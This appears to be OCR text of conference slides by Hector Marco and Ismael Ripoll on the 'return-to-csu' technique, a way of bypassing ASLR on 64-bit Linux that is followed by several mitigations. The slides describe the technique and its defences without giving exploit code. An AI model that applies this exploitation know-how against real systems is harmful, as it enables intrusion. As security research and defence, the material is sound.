
DEMO

To show a more realistic PoC:

We bypass NX, SSP, ASLR, FORTIFY and RELRO in a fully updated Linux.

Parameter	Comment	Configuration
App. relocatable	Yes	`-fpie -pie`
Lib. relocatable	Yes	`-Fpic`
ASLR config.	Enabled	`randomize_va_space = 2`
SSP	Enabled	`-fstack-protector-all`
Arch.	64 bits	`x86_64 GNU/Linux`
NX	Enabled	`PAE or x64`
RELRO	Full	`-Wl,-z,relro,-z,now`
FORTIFY	Yes	`-D_FORTIFY_SOURCE=2`
Optimization	Yes	`-O2`


5. DEMO: return-to-csu



6. Mitigations and solutions

Mitigation 1: Move some of the gadgets to `libc`


- The attack needs the 3 gadgets otherwise it will fail
- Applications must be recompiled
- We have implemented a `path` to move **Gadget 2** to `libc`



Without Gadget 2 the Stage 1 `ROP-chain` will fail

Mitigation 2: Update `libc` to remove the gadget

- Manipulate the source code affecting some gadgets
- Updating Gadget 2 to use different register in the `call`
- We have patched `libc` to replace `callq *(%r12,%rbx,8)` by `callq *(%rcx,%rax,8)`



Without the control of the `callq` the Stage 1 `ROP-chain` will fail

6. Mitigations and solutions

Mitigation 3: Patching the current applications

- If we don't have the source code we can patch the ELF to remove gadgets
- This mitigation can be applied to all already installed executables

Two flavors:

1. Overwrite with zeros `libc_csu_init()` right before `main()`
   - Not clean approach: need to deal with page protections,
   - The added code could be abused by attackers like `libc_csu_init()`
2. Patch the ELF to replace *bad opcodes* by ones without the gadget
   - We created `r2csu-patch`: A small C program to replace *bad opcodes*
   - The resulting ELF is 100% compatible and introduces minor changes


6. Mitigations and solutions

The desired solution is to move all code to `libc` (`ld.so`)


- This will stop the `return-to-csu` attack
- All executable code would be user-controllable
  - Compiler protections: `SSP`, `FORTIFY`, etc.

This solution is hardly applicable in real life

- Backward compatibility: Executables with the attached code will execute it twice (`libc` and executable). New `libc` call to avoid this.
- All sections can not be moved: `.plt` `.got`
  - Lazy binding requires use of the `.plt`
  - Eliminating `.plt` stubs require `.got` loads
  - Global variables from shared libraries (`R_386_GLOB_DAT`) need `.got`



How did we find it?



6. Conclusions and Black Hat Sound Bytes

- `return-to-csu` is a method to automate the construction of exploits to bypass the ASLR in 64-bit systems.
- To go beyond automatic tools: Manual inspection for rare gadget detection
  - We showed why we can't trust these tools. They hid the *best* gadget.
- We presented how to use a `µROP` to leak arbitrary memory content by abusing of minimal code always present.
- The "attached code" invalidates other security techniques:
  - Instruction-set randomization; the executable contains code not randomized
  - Security options from compiler: `SSP, FORTIFY, etc.`
- We have presented some workarounds to prevent abuse of these gadgets
- The ideal solution would be to move the "attached code" to `libc`
  - The executable should contain only the code generated by application

Thank you for your time
Questions?

UNIVERSITY OF THE WEST of SCOTLAND
UWS

Dr. Hector Marco

http://hmarco.org
hmarco@hmarco.org

VNIVERSITAT POLITÈCNICA VALÈNCIA

Dr. Ismael Ripoll

http://personales.upv.es/iripoll
iripoll@disca.upv.es